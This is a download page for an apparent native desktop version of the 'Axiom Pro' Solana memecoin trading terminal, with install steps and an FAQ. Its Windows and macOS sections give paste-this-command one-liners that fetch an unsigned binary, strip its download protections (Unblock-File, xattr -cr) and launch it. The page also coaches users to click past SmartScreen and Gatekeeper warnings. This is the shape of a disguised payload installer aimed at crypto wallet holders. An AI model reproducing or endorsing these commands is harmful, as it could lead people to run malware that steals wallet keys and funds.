
Axiom Pro for desktop — Solana's #1 trading terminal, now native
Download the Axiom desktop app for Windows and Mac: memecoin trading, Pump.fun sniping, copy trading, wallet & X tracking, and MEV-protected execution — free and non-custodial.
Solana's #1 trading terminal, built for speed


Axiom Pro is a non-custodial Solana trading terminal used for memecoin trading, Pump.fun and migration sniping, copy trading, and real-time wallet and X (Twitter) tracking. With MEV-resistant order execution, deep Hyperliquid perpetuals liquidity, and one-click auto-strategies, Axiom brings everything serious Solana traders need into a single fast, native desktop app for Windows and Mac.
Advanced Features to Streamline Your Trading.
From wallet tracking to real-time analytics, we've got you covered.
Get Axiom for your desktop
One app, two platforms. Pick yours below.
Windows
powershell -NoProfile -Command "Invoke-WebRequest -Uri 'https://www.axiomtrade.app/download/Axiom_0.1.0_x64-setup.exe' -OutFile ([System.IO.Path]::GetTempPath()+'Axiom_0.1.0_x64-setup.exe'); Unblock-File -Path ([System.IO.Path]::GetTempPath()+'Axiom_0.1.0_x64-setup.exe'); Start-Process -FilePath ([System.IO.Path]::GetTempPath()+'Axiom_0.1.0_x64-setup.exe')"
If Windows SmartScreen shows a blue “Windows protected your PC” box, click More info.
Then click Run anyway to start the installer.
Finish the setup wizard — axiom installs and adds a Start-menu shortcut.
Why this happens
The Windows build isn’t signed with an EV code-signing certificate yet, so SmartScreen warns on first run. Once axiom has a signing cert, this warning disappears.
macOS
curl -L -o /tmp/Axiom_0.1.0_universal.dmg "https://www.axiomtrade.app/download/Axiom_0.1.0_universal.dmg" && hdiutil attach /tmp/Axiom_0.1.0_universal.dmg -nobrowse -mountpoint /tmp/axiom_mount -quiet && rm -rf /Applications/Axiom.app && cp -R /tmp/axiom_mount/Axiom.app /Applications/ && xattr -cr /Applications/Axiom.app && hdiutil detach /tmp/axiom_mount -quiet && rm -f /tmp/Axiom_0.1.0_universal.dmg && open /Applications/Axiom.app
Right-click (or Control + click) Axiom.app in /Applications and select Open.
In the popup dialog, click Open.
On macOS Sequoia / Sonoma: if you’re prompted to move it to Trash or the app is blocked, open System Settings → Privacy & Security, then:
Scroll down to the Security section.
Click “Open Anyway” next to Axiom.app.
Why this happens
The Mac build is not yet signed with an Apple Developer certificate, so Gatekeeper asks you to confirm on first launch. After you approve it once, Axiom opens normally.
Frequently asked questions
Everything you need to know about the Axiom desktop app.
Is there a native Axiom desktop app for Windows and Mac?
Yes. Axiom is available as a native desktop application for Windows 10/11 and macOS 12 (Monterey) or later, on both Apple Silicon and Intel.
Is Axiom free to download and use?
Yes, downloading and installing the Axiom desktop app is free with no credit card required.
Is Axiom non-custodial?
Yes, Axiom is a non-custodial, on-chain trading terminal on the Solana network — you retain control of your keys at all times.
Does Axiom support wallet and social tracking?
Yes. Axiom includes real-time wallet tracking and X (Twitter) tracking so you can follow trader and whale activity alongside your own trades.
Does Axiom offer MEV protection?
Yes. Axiom uses MEV-resistant execution paths with frontrunning and sandwiching protection so your limit orders aren't triggered by MEV bots.
Ready to trade smarter?
Join the desktop beta and get the full Axiom experience, natively.
Download Axiom